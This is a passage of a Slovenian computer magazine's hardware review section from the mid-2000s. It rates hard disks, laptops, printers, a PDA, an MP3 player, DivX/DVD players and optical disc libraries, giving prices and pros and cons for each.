Yonah se je torej izkazal, a opozoriti velja, da je to procesor, katerega življenjska doba bo po našem prepričanju ena izmed najkrajših. Korenita sprememba arhitekture, ki jo Intel načrtuje za jesen in ki se bo raztezala preko vseh procesorjev, sočasno z prihodom 64-bitnega Windows Vista prav tako pred zimo, združeno z dejstvom, da AMD-jev Turion že zdaj ponuja 64-bitne ukaze, je dejstvo. Vse to ni slišati optimistično za dolgo življenje Intelove najnovejše silicijeve rezine. Pa dober tek!

trdi disk za prenosnike

Seagate Momentus 5400.3



ZA: Seagate je kot prvi predstavil trdi disk visoke zmogljivosti odet v 2,5-palčno ohišje, namenjeno vdelavi v prenosne računalnike. Kar neverjetno majhen disk ponuja neverjetnih 160 GB prostora, plošče pa se vrtijo s hitrostjo 5400 obratov na minuto. Novi disk lahko že kmalu pričakujemo v najvišjih modelih novih prenosnikov, med prednostmi pa je poleg velike zmogljivosti (ki jo kot eden prvih diskov dosega z uporabo **perpendikularnega** načina dela) verjetno najpomembnejše **hitro in dokaj hladno delovanje**. Čeprav se podatkovne plošče vrtijo s hitrostjo 5400 obratov na minuto, je zaradi strukturnih sprememb, ki jih prinaša perpendikularnost, dostop do podatkov pohitren za okoli 40 odstotkov, hkrati pa poraba energije ostaja na ravni počasnejše iz-

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	Asbis, d.o.o., Ljubljana
Spletni naslov:	www.seagate.com
Cena:	88.600 SIT
Tehnični podatki	
Kapaciteta:	160 GB
Hitrost vrtenja plošč:	5400 rpm
Povprečen dostopni čas:	12,5 ms
Predpomnilnik:	8 MB
Vmesnik:	Ultra ATA-100

vedenke. Preizkušeni model temelji na še vedno prevladujočem vmesniku Ultra ATA 100, medtem ko namerava Seagate sredi leta ponuditi tudi različico Serial ATA z NCQ. Disk je glede na običajne namizne modele **izredno tih**, kar dodatno izboljšuje še tehnologija QuietStep. Tudi vibracij je izredno malo. Prav želimo si podobne diske videti tudi v namiznih računalnikih, kjer so diski danes odgovorni za veliko mero hrupa. Diske razreda Momentus vdelujejo v prenosne MP3-predvajalnike, kopirne naprave in drugo samostojno periferijo tudi mnogi proizvajalci, saj privlači relativna **varnost** – neaktiven disk brez slabih posledic vzdrži šok do pospeška 900 G, med delovanjem pa še vedno zavirljivih 360 G.

PROTI: Cena. Konkurenca v diske že vdeluje 16 MB predpomnilnika, tudi tu se ga ne bi branili.

Jaka Mele

trdi disk

WD Raptor 1500A/DFD



Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	ElkoTex, d.o.o., Ljubljana
Spletni naslov:	www.wdc.com
Cena:	okoli 86.400 SIT
Tehnični podatki	
Kapaciteta:	150 GB
Hitrost vrtenja plošč:	10.000 rpm
Povprečen dostopni čas:	4,6 ms
Predpomnilnik:	16 MB
Vmesnik:	Serial ATA 2
Drugo:	NCQ

ZA: Western Digital je predstavil že tretjo generacijo izredno hitrega diska Raptor, katerega podatkovne plošče se vrtijo s hitrostjo kar 10.000 obratov na minuto. Namen serije Raptor je z vmesnikom Serial-ATA konkurirati cenejšim diskom SCSI, še zlasti pa prihajajoči strežniški specifikaciji SAS, ki bo združljiva s Serial ATA. Posebna prednost za velika poslovna okolja, in strežniško uporabo je podpora razširitvi specifikacije Serial ATA 2, imenovani **NCQ** (Native Command Queuing), ki optimira sekvenco podatkovnih zahtev sistema, kar pripomore k višji zmogljivosti. Seveda pa po Raptorju vse bolj posegajo tudi zanesenjaki, saj gre za **najhitrejši namizni trdi disk na svetu!** Kot na prehodu s prve na drugo generacijo tudi tokrat podvaja kapaciteto še vedno aktualnega Raptorja 740. Mehanika diska je prava umetnina, s tehnologijo **RAFF** (Rotary Acceleration Feed Forward) pa tudi v vibracij polnem okolju (strežniška ohišja in diskovna polja) preprečuje nastajanje okvar. Disk v nedelovanju brez posledic vzdrži šok do pospeška 250 G, med delovanjem pa do 65 G. Disk je med delovanjem presenetljivo tih, s programom HD Tach smo izmerili povprečno hitrost branja 65,3 Mb/s, pisanja pa 74 Mb/s. Ob največji obremenitvi se je disk segrel na 47 C.

PROTI: Visoka cena. Kmalu se obeta perpendikularna tehnologija tudi v seriji Raptor, vmes pa sledi še identični model z atraktivnim prozornim ohišjem. V strežniškem okolju so diski SCSI še vedno hitrejši.

Jaka Mele



prenosni MP3-predvajalnik

Sapphire Ivory



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: ACORD-92, d.o.o.

Spletni naslov: www.sapphiretech.com

Cena: še ni znana

Tehnični podatki

Teža: 44 g

Mere: 65 x 50 x 17 mm

Vmesnik: 2.0 USB

Interni pomnilnik (MB): 512

Izpis informacij ID3 na zaslon: Da

Osvetlitev zaslona: Da

Izenačevalnik zvoka: 11 nastavitvev

Napajanje: Litijev ionski akumulator

Naveden čas avtonomnosti: 35 h

Podprti glasbeni formati: MP3, WMA, ASF

Možnost diktafona: Da

Radijski sprejemnik: Ne

Dodatne funkcije: USB-disk, sistem za karaoke, podpora e-knjigam

ZA: Izdelki podjetja Sapphire so bili doslej poznani predvsem po ATI-jevih grafičnih karticah, na področju avdio predvajalnikov pa so novinci. Mali belo-srebrni Ivory se nam je prikupil predvsem zaradi **veliko zabavnih možnosti**. Med drugim nam na osemvrstičnem monokromatskem zaslonu omogoča igranje **igric** (prednaložen je tetris) ter **branje e-knjig** v šestih vrsticah med poslušanjem glasbe. Opremljen pa je tudi s sistemom za **karaoke**, tako da lahko s priklopom zunanega mikrofona ali pa kar prek že vdelanega mikrofončka posnamete svoj glas in ga poslušate v originalni pesmi. Enota ima 512 MB polnilnika, na katerega lahko shranimo do 200 pesmi. Vdelani akumulator se hitro napolni kar prek **USB-vmesnika** (2,5 h), nato pa omogoča neverjetnih **35 ur avtonomije**. Kakovost zvoka je dobra, lahko pa s enajstimi načini izenačevalnika zvoka, tremi zvočnimi učinki (okolji) ter dodatno s svojimi nastavitvami prilagodimo barvo po svojem okusu. Predvaja tako zapise **MP3** kot tudi **WMA** in **ASF**. Snemalnik zvoka obvlada napredne funkcije, kot so VOR, možno je nastavljanje občutljivosti ...

PROTI: V paketu ni priložene vrvice ali etuija za prenos enote, ravno tako ni priložena priponka za pripenjanje okoli roke, kar je še zlasti moteče pri uporabi med športom. Gumb z dvema funkcijama hitro sproži funkcijo, ki je nismo želeli. Čeprav so meniji dokaj enostavno narejeni, niso ravno prijazni za uporabnika. Konkurenčne enote imajo po večini vdelan tudi radio. **Tina Mele**

osebni fototiskalnik

Canon Pixma ip6600d



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Canon Adria, d.o.o., Ljubljana

Spletni naslov: www.canon.si

Cena: še ni znana.

Tehnični podatki

Ločljivost: 9600 x 2400 dpi barvno

Hitrost tiskanja: 17 (barvno) / 18 (čb)

Format papirja: A4

Vmesniki: Hitri USB 2.0, PictureBridge, IRDA 1.2, CompactFlash, Microdrive, SmartMedia, Memory Stick, Memory Stick Pro, SD Card, Multimedia Card

Pomnilnik: -

Gonilniki za: MS Windows, MAC OS

Cena izpisa ene strani: Barvna okoli 45 SIT (5 % pokritost), čb 11 (5 % pokritost)

Kapaciteta vhodnega in izhodnega predala za papir: 150+150 / 100

Mere in teža: 429 x 304 x 183 mm, 7,2 kg

Drugo: Tiskanje na optične medije, dvostransko tiskanje, 3,5-palčni zaslon,

Dodatno: Enota bluetooth

ZA: Canon Pixma iP6600d je nov **1-pikolitrski** tiskalnik, namenjen predvsem tiskanju **fotografij**, vendar nas ni razočaral niti kot **večnamenski** tiskalnik. Da je namenjen predvsem za tiskanje fotografij, nam pove tudi barvni **3,5-palčni zaslon**, ki rabi za obdelavo fotografij, kadar tiskamo neposredno iz fotoaparata oziroma dlančnika, telefona ali pomnilniške kartice. Tiskanje je možno prek infrardečega vmesnika, USB 2.0 vhoda, vhoda PictBridge ali neposredno prek dveh vhodov za pomnilniške kartice. Prenovljena tiskalniška glava s tehnologijo FINE in velikostjo kapljic 1 pl omogoča še boljše natančnost. Tiskalnik oblikovno nadaljuje slog družine Pixma, pohvali pa se lahko tudi s samodejnim dvostranskim tiskom, možnostjo tiska na optične medije ter enostavnim tiskanjem manjših formatov fotografij s podajalcem papirja. Upravljanje funkcij prek menijev v tiskalniku je zelo enostavno, tako lahko iz pomnilniške kartice sliko najprej obdelamo (obrežemo, odstranimo rdeče oči ...) in nato natisemo brez večjih težav. Dvostransko tiskanje poteka hitro in brez težav.

PROTI: Tiskalnik v primerjavi s predhodnikom 5200R porabi kar **50 % več časa za tisk** barvne ali črno-bele strani. Čeprav ima tiskalnik dva razširjena vhoda za branje pomnilniških kartic, še vedno ne podpira vseh tipov kartic. Meniji so v angleškem jeziku. Cena tiskalnika ne bo nizka. Cena barvne fotografije je visoka. **Tina Mele**

pisarniški barvni brizgalni tiskalnik

HP OfficeJet Pro K550



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Hewlett Packard, d.o.o.

Spletni naslov: www.hp.com

Cena: 84.410 SIT omrežna različica, skupaj z dodatno kaseto in obračalnikom

Tehnični podatki:

Teža: 2,1 kg

Mere: 496 x 403 x 212 mm

Vmesnik: USB, omrežni vtič

Ločljivost: 4800 x 1200 dpi

Format papirja: do A4

Hitrost tiskanja: do 30 čb/barvnih strani na minuto pri grobem izpisu, fotografije cca 3 minute za eno stran

Gonilnik: MS Windows

Število barv: 4

ZA: K550 je pravi **pisarniški delavec**. Izmerjena hitrost tiskanja ni veliko odstopala od podanih tovarniških podatkov, ki veljajo za izpise pri najnižji kakovosti. Pri normalni boste težko ločili njegov izpis od laserskega, saj ni nobenih napak, ki bi izdajale njegovo brizgalniško poreklo. Kljub le štirim barvam se je odlično obnesel tudi pri izpisu **fotografij**, seveda na ustrezen papir. To pomeni, da boste z njim brez težav izpisovali v fotografski kakovosti, tudi črno-bele fotografije. K boljšemu vtisu za pisarniško delo pripomoreta **dodatni predal za papir, obračalnik in omrežno tiskanje**. Tako je lahko v enem predalu navaden, v drugem pa papir za barvne izpise. Gonilnik je narejen preprosto in omogoča praktično vse, kar je potrebno. Med drugim tudi združevanje več strani na eno, posebna možnost je namenjena nadzoru nad barvami. K550 je na voljo v dveh omrežnih različicah, **UTP** in **brežžični**. Katera je uporabnejša, je odvisno od uporabnikov; če vam kabli povzročajo težave, pa je druga seveda primernejša.

PROTI: Glede na ceno barvnih laserskih tiskalnikov in ceno barvila K550 ni več tako poceni, vendar je namenjen predvsem manjšim pisarnam, kjer ni velike mesečne potrošnje, barve pa so pomembne pri izpisu. Poleg tega je kakovost barvnih izpisov še vedno boljša, kot pri barvnih laserskih tiskalnikih. Obračalnik papirja je sicer uporabna reč, vendar morate za hitrejše delo dati čas sušenja na minimum, sicer boste za en izpis predolgo čakali. **Alan Orlič Belšak**

prenosni računalnik

Packard Bell EasyNote A8500



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: IZID, d.o.o., Ljubljana
Spletni naslov: www.packardbell.com
Cena: 375.900 SIT

Tehnični podatki

Procesor: Intel Pentium M 740; Dothan 1,73 GHz
Pomnilnik: 1024 MB DDR, 333 MHz
Trdi disk: 100 GB
Vdelane pomnilniške enote: DVD+-R(W)/DL
Zaslona: 13,3", 1280 x 800 pik
Grafična kartica: Intel Extreme Graphics 2
Vmesniki: VGA, 3 x USB 2.0, 56K modem, 10/100 LAN, avdio, 1x PCMCIA, bralnik pomnilniških kartic 5v1, Wi-Fi 802.11b/g, S-video, IEEE 1394, stereo zvočniki
Delovanje baterij: 2:50; BatteryMark
Mere in masa: 309 x 221 x 34 mm, 2,0 kg
Programska oprema: Windows XP Home, Power-Producer, PowerCinema, Norton Internet Security FE 2004, RecordNOW

ZA: Novi Packard Bell je odet v pristrčno črno-srebrno ohišje, v sebi pa skriva 13,3-palčni zaslon DiamondView. Prednost zaslona je posebna **prevleka**, s katero zna prikazati bolj kontrastne barve, in je tako z razmerjem stranic **16 : 9** primeren tudi za ogled filmov. Majhnost celotnega računalnika je privlačna, saj je s težo 2 kg primeren za izdatno **prenašanje** tudi za šibkejše, vdelane pa so tudi vse funkcije, ki jih nomadska uporaba potrebuje, ob za to težo spodbudni avtonomiji ki je dosegla skoraj tri ure. Pri roki so tudi že ustaljeno **brežžično omrežje** ter vsi omrežni priključki, poleg tega pa še **bralnik pomnilniških kartic**, ki pokriva tudi vse bolj priljubljeni format xD. Optična enota zna zapisovati vse trenutne formate, vendar pa vdelani kar **100 GB disk** ne bo narekoval pogoste uporabe. Tudi izhodov in povezav ne manjka. Vdelani zvočniki zvenijo zadovoljivo, priložene pa je tudi kar nekaj programske opreme, čeprav bi lahko nosila kakšno novejšo letnico. Skratka, Packard Bell je izdelal odličnega računalnika za mobilne uporabnike in uporabnice.

PROTI: Ob vseh akcijah in ponudbah pod 200 tisočaki bi si želeli nižje cene. Bleščeči zaslon prinaša tudi veliko odbojev, ki postanejo kmalu moteči. Ali pa tudi ne, saj prenosnik tako po merah kot po videzu apelira na ženski del populacije, ki jim utegne prav odboj koristiti za hitre popravke makeupa ali pričeske, ko ogledalce ni pri roki ... Gumba ob sledilni ploščici sta malce glasna. **Jaka Mele**

prenosni računalnik

Prestigio Visconte 130



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Asbis, d.o.o., Ljubljana
Spletni naslov: www.prestigio.si
Cena: 289.900 SIT

Tehnični podatki


Procesor: Intel Pentium M 740; Dothan 1.73 GHz
Pomnilnik: 512 MB DDR; 333 MHz
Trdi disk: 60 GB
Vdelane pomnilniške enote: DVD+-R(W)/DL
Zaslona: 13", 1280 x 768 pik
Grafična kartica: Intel Extreme GMA Extreme 3
Vmesniki: VGA, 3 x USB 2.0, 56 K modem, 10/100 LAN, avdio, 1x PCMCIA, bralnik pomnilniških kartic 4v1, Wi-Fi 802.11b/g, S-video, 1x IEEE 1394, stereo zvočniki
Delovanje baterij: 2:55; BatteryMark
Mere in teža: 316 x 224 x 35 mm, 2 kg
Programska oprema: Brez operacijskega sistema

ZA: Preizkusili smo novi Prestigio Visconte 130, ki pa niti ni tako nov, saj je proizvajalec prav v času testiranja že napovedal novinca z dvojrednim procesorjem Intel Core Duo. Prenosnik, ki je podobnih mer kot novi Packard Bellov EasyNote, je odet v črno-srebrno kombinacijo ohišja, ki pa, ko ga odpremo, deluje malce špartansko ali pa dolgočasno. Podobno kot EasyNote ima nameščena nad tipkovnico tudi dva hitra gumba. Pohvaliti pa je treba težo in mere prenosnika in navezi z avtonomijo, ki tudi tu dosega **skoraj 3 ure**, za kar gre zahvala **6-celični litijevi ionski bateriji**. Prenosnik ni slabo opremljen, saj ima dvoslojni DVD-zapisovalnik, vmesnik za pomnilniške kartice in vse druge danes zelene vmesnike in vhode. Za malce zmogljivejšo grafiko, ki pa še vedno ni primerna za karkoli nad osnovnimi igrami, skrbi Intelova vdelana grafika GMA 3, ki ji lahko namenimo do 128 MB sistemskega pomnilnika.

PROTI: Čeprav platforma Sonoma podpira Wi-Fi 802.11a/b/g, tudi Visconte 130 ne ponuja standarda 802.11a. Tipkovnica bi bila lahko zavoljo obilice prostora manj stisnjena v sredino, pogrešali smo **slovenske znake**. Tudi pri Prestigiju prevleka zaslona povzroča **veliko odbojnost**, kar pomeni, da se nam vse odseva in blešči od zaslona. V osnovno ceno ni vključen operacijski sistem. **Jaka Mele**

dlančnik

HP iPAQ hw6915



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: HP, d.o.o.
Spletni naslov: www.hp.com
Cena: Še ni določena.

Tehnični podatki

Procesor: Intel PXA270, 416 MHz
Pomnilnik: 192 MB, od tega je 64 SDRAM-a in 128 MB ROM-a, uporabniku je na voljo 64 MB
Programska oprema: Microsoft Windows Mobile 5.0 Phone Edition
Zaslona: 3,5-palčni TFT, QVGA, 65.536 barv
Razširitvene reže: SD/MMC, Mini SD
Vmesniki: Bluetooth 1.2, IrDa, GSM/GPRS/EDGE, USB 1.1, WLAN 802.11b, RS232, mikrofona, zvočnik, priključek za slušalke, GPS-sprejemnik
Fotoapar: SXGA, 1,3 mio pik, ločljivost 1280 x 1024, bliskavica
Baterija: 1200 mAh Li-ion
Mere: 118 x 71 x 18 mm
Teža: 175 g

ZA: Prejšnji različici smo očitali, da nima **WLAN**-vmesnika, kar popravlja iPAQ hw6915. Z vidika mobilnosti imamo za današnji čas popoln dlančnik, ki se lahko povezuje praktično na vse možne načine. Vse skupaj pa dopolnjuje še **GPS-sprejemnik**, ki poskrbi, da se nikoli ne bomo izgubili. GSM-signal dlančnik prepozna **na vseh celinah**, kar je sicer za klasični telefon nekaj povsem normalnega, pri dlančnikih pa je bilo doslej nekoliko drugače. Hitrejši procesor odpravlja pomanjkljivosti in nekoliko počasnejše delovanje dlančnika hw6515, ki smo ga preizkušali s **slovenskimi zemljevidi**. Nekaj je novosti tudi pri sprejemanju pošte in vsem, kar je povezano z Outlookom (elektronska pošta, stiki, koledar). Imamo namreč možnost, da se nam vse spremembe takoj prenesejo tudi v dlančnik, seveda pod pogojem, da smo povezani v internet. Čeprav ima novi dlančnik precej več pomnilnika, ga veliko zase porabi operacijski sistem, kar seveda kaže, da bodo novejši dlančniki z novim operacijskim sistemom potrebovali več pomnilnika. Kmalu lahko pričakujemo tudi prve dlančnike s 512 MB pomnilnika.

PROTI: V tem trenutku je največja slabost tega dlančnika/telefona njegov **operacijski sistem**. Poleg tega, da je novi OS požrešen do pomnilnika, so tudi težave z nekaterimi programi. Zgoditi se, da določeni programi, ki so v prejšnji različici delovali brez težav, ne delujejo več. Pograjamo lahko tudi kamero, ki je po značilnostih enaka tisti iz serije hw6515. Boljše delovanje gre po mojem pripisati programski opremi. **Milan Simčič**



PIXMA

Multifunkcijski domači foto studio



Canonov
FOTO papir



Multifunkcijska
naprava PIXMA



Domači
foto studio

www.canon.si

Canon Adria d.o.o., Dunajska 128A, 1000 Ljubljana

you can
Canon

hi-fi DivX/DVD-predvajalnik

Chili DVD-7200X CU



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: ElkoTex, d.o.o., Ljubljana

Spletni naslov: www.umax-europe.com

Cena: 12.610 SIT

Tehnični podatki

Podprti mediji branje: DVD +/-R(W), CD-R(W)

Predvaja: MPEG-1, DVD-video (MPEG-2), MPEG-4, DivX 3.11, DivX 4.x, DivX 5.x, XviD, (S)VCD, MP3, JPEG-CD, avdio CD

Video vrata: 1x SCART, 1x kompozitni video, 1x komponentni video, 1x S-video

Avdio vrata: 6x RCA (5.1 Dolby Digital 5.1 in stereo), digitalni S/PDIF izhod (koaksalni)

Ostalo: USB 1.1 vhod, bralnik pomnilniških kartic MMC, SD in MS

Regijska zaščita: Ne

Daljinski upravljalnik: Da

Mere in teža: 410 x 38 x 230 mm, cca 2 kg

ZA: Novi Chilijev Dvd/DivX-predvajalnik 7200X nas je med preizkušanjem pozitivno presenetil. Poleg novosti, vmesnika **USB**, prek katerega lahko nanj priključimo zunanje naprave, kot so trdi diski, optični bralniki, vmesniki za delo s pomnilniškimi karticami, digitalni fotoaparati, namreč nismo pričakovali večjih sprememb notranjosti. Pa smo se ušтели, saj enota gradi na **novem procesorju**, ki delo z videom **MPEG-4** opravlja **brez kakršnegakoli zatikanja ali čakanja**. To je še zlasti opazno pri hitrem premikanju (previjanju) prek video vsebine, ki poteka izredno tekoče (do hitrost 20x ali upočasnjeno do 1/6) in med katerim lahko preklapljammo hipno. Ko priključimo

USB-disk ali drugo napravo, enota preleti vsebino in jo sama porazdeli v tri skupine (glasba, video ter slike). Vdelan je tudi osnovni bralnik pomnilniških kartic. Na daljinskem upravljalniku nismo našli gumba za izklop, iz česar sklepamo, da je lahko enota ves čas vklopljena. To potrjuje tudi hladno delovanje in nizka poraba (8 W).

PROTI: Enota ima le številčni zelenkast LCD-zaslon, kjer žal ne vidimo besedila (ID3 pri MP3 skladbah), zaradi česar mora TV ostajati vključen tudi pri predvajanju glasbe. Motijo predvsem gumijasti pokrovčki preo USB ter kartičnih vhodov. Tudi pladenj za medije je zaprt z vseh strani, zato je iz njega težko dvigniti medij. Vdelan je le bralnik treh vrst pomnilniških kartic, in to ne tistih najpogostejših. Enota ob vklopu zunanje pomnilniške enote USB ne najde vseh datotek, moteča je omejitev na 30 imenikov, prav tako pa ne zna predvajati formata WMV, težave so tudi pri XviDu. Tudi zvok ni popoln, saj v nekaterih primerih kodiranje AC3 sploh ne slišimo ničesar (kar je stara dobra Yamada 6700 predvajala brez težav). Upamo, da bodo katere od teh težav odpravili z novimi strojnimi kodami.

Jaka Mele

hi-fi DVD/DivX-predvajalnik

KISS VR-558



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Avtera, d.o.o., Ljubljana

Spletni naslov: www.kiss-technology.com

Cena: 194.990 SIT

Tehnični podatki

Podprti mediji: DVD +/-R(W), CD-R(W)

Predvaja: MPEG-1, DVD Video (MPEG-2), MPEG-4, DivX 3.11, DivX 4.x, DivX 5.x, XviD, (S)VCD, MP3, JPEG-CD, avdio CD, Nero Digital, WMA, WMA Pro

Video vrata: 2x SCART, 3x kompozitni video, 3x S-video, 2x komponentni video

Avdio vrat: 4x stereo RCA, 1x koaksialni digitalni, 1x optični digitalni

Regijska zaščita: Da

Daljinski upravljalnik: Da

Dodatno: Omrežna povezava, predvajanje vsebine iz računalnika, predvajanje radia iz interneta, napredne spletne vsebine

ZA: Nov dizajn ter veliko dodatnega prostora na zdaj kar **300 GB** velikem disku sta edini razliki, ki napravo ločita od zelo podobnih enot DP-558



ter VR-558. Na disk lahko shranite kar **do 450 ur posnetkov**. Če vam v računalniku zmanjka prostora, lahko filme/glasbo preprosto prek protokola FTP ali programa Kiss PC Link prenesete v enoto ali pa posnet TV-program v nasprotno smer. Z vdelanim **omrežnim vmesnikom** omogoča enota tudi druge zanimive funkcije, med katerimi izstopajo internetni radio, predvajanje vsebine neposredno iz omrežnega računalnika, igranje online iger ter vpogled v dogajanje na borzi in vremenske napovedi. Paketu je priložena programska oprema **Nero Digital**, s katero lahko DVD-filme prek računalnika pretvorimo na velikost CD-medija (700 MB) in nato predvajamo z enoto. Vse skupaj izredno enostavno in brez opazne izgube kakovost. Enota tudi omogoča **predvajanje z zamikom** (time shift) in nastavljanje **snemanja na daljavo** prek mobilnega telefona, dlančnika ali računalnika. Pohvaliti pa velja izdatno **podporo podnapisom** (utf, sub, smi, srt, rt, txt, ssa, aqt, jss).

PROTI: KISS VR-558 je **zaklenjen na regijo 2**. Za prebiranje medijev potrebuje veliko časa. Daljinski upravljalnik je dokaj nepregleden. Izpisovanje na sicer velikem besedilnem zaslončku enote je pomanjkljivo, tako v določenih trenutkih sploh ne vemo, kaj enota trenutno počne. Še vedno pogrešamo vdelan **dekodirnik za Dolby Digital**, tako pa ostajamo za prostorski zvok vezani na zunanjo enoto.

Jaka Mele

TELEKOMUNIKACIJE

V ZVEZAH JE MOČ

priloga revij Moj mikro, Joker, Stop

Naslednja številka izide 4. aprila.

VDSL2
 Kako problematiko je izguba svetlobne svetlobe na obsevnem potniku Slovenije? Pravi in možni vzroki.
VODENJE PREK MOBILNEGA TELEFONA
 Dva možna, sta Simočina, druga Mobitelova. Katera je boljše in primernija za uporabo?

hi-fi DVD-snemalnik

Xoro HVR-5500



Skupna ocena:

Razmerje cena/kakovost:

Informacije: IZID, d.o.o., Ljubljana

Spletni naslov: www.xoro.si

Cena: 82.411 SIT

Tehnični podatki

Podprti mediji - pisanje: DVD+R(W)

Podprti mediji - branje: DVD+/-R(W), CD-R(W)

Predvaja: MPEG-1, DVD Video (MPEG-2), MPEG-4, DivX 3.11, DivX 4.x, DivX 5.x, XviD, (SVCD, MP3, JPEG-CD, avdio-CD

Video vrata: 2x SCART, 2x kompozitni video, 1x komponentni video, antenski priključek, 2x S-video, DV(firewire) in USB-vhod

Avdio vrata: 1x 5.1 Dolby Digital, 2x DTS izhod (koaksialni in optični), 2x činč (stereo RCA),

Regijska zaščita: Da

Daljinski upravljalnik: Da

Mere in teža: 430 x 48 x 308 mm, cca 4 kg

ZA: V preizkus smo dobili nov hi-fi DVD-snemalnik Xoro HVR-5500 z vdelanim 60 GB diskom. Poleg elegantnega videza nas je pozitivno presenetila tudi vsestranska uporabnost. Nanj lahko shranimo do 32 ur filma v največji kakovosti ali več kot 200 ur filma najmanjše kakovosti. Izbiramo lahko med šestimi stopnjami stiskanja posnetega videa, odvisno od železne kakovosti posnetka, ter velikost prostora, ki ga želimo porabiti. Zelo uporabna funkcija je zamaknjeno predvajanje ob sočasnem snemanju. Ima tudi vse potrebne vhode in izhode za povezavo s sodobnimi večpredstavnimi napravami. Enota na sprednji strani omogoča neposredni priklop digitalne videokamere in s tem neposreden zapis videa na DVD. Trenutno največja pridobitev pa je USB-priključek, v katerega lahko priključimo zunanji disk in nam tako filmov ni več treba snemati na medije, da bi jih lahko predvajali.

PROTI: Enoti lahko očitamo zelo počasen zagon, saj za to potrebuje kar nekaj časa, pa tudi moteče glasna je. Žal je tudi ta snemalnik regijsko zaklenjen in tako predvaja le regijo 2. Pri neposrednem predvajanju slik iz fotoaparata prek USB-priključka je opaziti slabo interpolacijo slik. Slabost predvajanja filmov z zunanje diska pa so motnje pri hitrem premikanju zaradi počasne USB-povezave (kar je pri Čiliju 7200 navkljub identičnemu vmesniku USB 1.1 mogoče!). Nadejamo se popravkov strojne kode, ki bodo težave odpravili!

Jaka Mele

knjižnica optičnih medijev

Dacal CD Library II dc300



Skupna ocena:

Razmerje cena/kakovost:

Informacije: E - PLUS d.o.o.

Spletni naslov: www.dacal.com

Cena: 29.900 SIT

Tehnični podatki

Kapaciteta shrambe: 150 12-cm medijev (med seboj lahko povežemo do 127 enot)

Vdelana optična enota: Ne

Povezava: USB

Drugo: Programska oprema, USB-kabel, napajalnik

Mere in teža: 380 x 185 x 385 mm, cca 2,6 kg

ZA: Druga generacija Dacalovih shranjevalnikov 12 cm medijev se je na trgu pojavila v novi, izpopolnjeni obliki. DC300 je motoriziran shranjevalnik medijev brez vdelanega čitalnika, s podporo programske opreme, ki nam omogoča vodenje evidenc. Vanj lahko shranimo do 150 medijev, med seboj pa povežemo 127 enot, vendar ne več kot tri v višino. Opremljen je s številčno tipkovnico, ki nam omogoča dostop do medija brez vklopa računalnika. Poleg zaščite z geslom, ki jo lahko določimo za vsak medij posebej, lahko zaklenemo tudi celotno enoto s ključem. Zaradi temne plastike in pokrovov preko vseh odprtih so mediji zaščiteni tudi pred sončno svetlobo, praskami ter prahom. Enota deluje hitro, saj se vrti v obe smeri in tako se mora v najslabšem primeru zavrteti za 180 stopinj, kar ji skupaj s poravnavo medija vzame približno 5 sekund. Programska oprema je pregledna in nam omogoča vnos mnogih iskalnih kriterijev ter slik za lažjo prepoznavo medijev. S čitalnikom v računalniku lahko v zbirko podatkov shranimo celotno drevo z vsemi podimeniki in si tako omogočimo lažje iskanje.

PROTI: Za postavljanje enot eno na drugo ni varnostnih sponk, so le štiri nožice, ki naj bi obdržale en shranjevalnik na drugem. Ključavnica je slabe kakovosti, saj jo lahko odklenemo s skoraj vsakim ploščatim predmetom. Shranjevalnik je treba priklopiti na električno omrežje, kar utegne biti problem, kadar imamo več enot. Enota je med delovanjem glasna.

Tina Mele

knjižnica optičnih medijev

Imation DiscStakka



Skupna ocena:

Razmerje cena/kakovost:

Informacije: RAM-2, d.o.o.

Spletni naslov: www.imation.com

Cena: 39.900 SIT

Tehnični podatki

Kapaciteta shrambe: 100 12-cm medijev (med seboj lahko povežemo preko 500 enot)

Vdelana optična enota: Ne

Povezava: USB

Ostalo: Programska oprema, kabel USB

Mere in teža: 340 x 172 x 350 mm, cca 1,8 kg

ZA: Na našem trgu se je pojavil nov shranjevalnik CD in DVD-medijev, imenovan Disc Stakka. V eno enoto lahko shranimo do sto 12 cm medijev, med sabo pa lahko v stolp povežemo do 5 enot (z zunanjim USB-razdelilnikom). Iz enega računalnika lahko vodimo preko 100 takih stolpičev, kar pomeni več kot 50.000 medijev. Na videz dokaj plastično enoto je enostavno namestiti, saj je treba le naložiti programsko opremo in enoto prek USB-vhoda priklopiti v računalnik. Priklop v električno omrežje ni potreben, kar je velik plus, kadar imamo več enot. Pri vstavljanju medija lahko vsebino zapišemo prek čitalnika v računalniku in nam je tako ni treba vpisovati ročno. Program se zažene sam, kadarkoli vstavimo medij v enoto ali čitalnik v računalniku. Ko vstavimo medije v shranjevalnik, jih lahko s preprostim iskalnikom prek več kriterijev (naziv, vsebina, komentarji) zopet najdemo. Za lažjo prepoznavo medija, lahko določimo tudi sliko, kot je na primer slika z ovitka albuma najljubšega glasbenega izvajalca. Program je možno nadgraditi iz standardne v različico pro, katere uporaba je priporočljiva predvsem, kadar imamo več stolpov. Omogoča nam še tri dodatne funkcije (uporaba, dostop, varnost), s katerimi lahko nadziramo količino prostora na posameznih ponovno zapisljivih medijih, določimo gesla posameznim medijem, ter preprečimo dostop do skrivnih podatkov. V programu pa je mogoče določiti tudi, za koliko časa je lahko medij zunaj shranjevalnika.

PROTI: Enota ne omogoča odpiranja ali alternativnega dostopa do medijev razen prek računalnika.

Tina Mele

ojačevalac brezžičnega signala

Edimax SB-2200G



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: ElkoTex, d.o.o.
Spletni naslov: www.edimax.com.tw
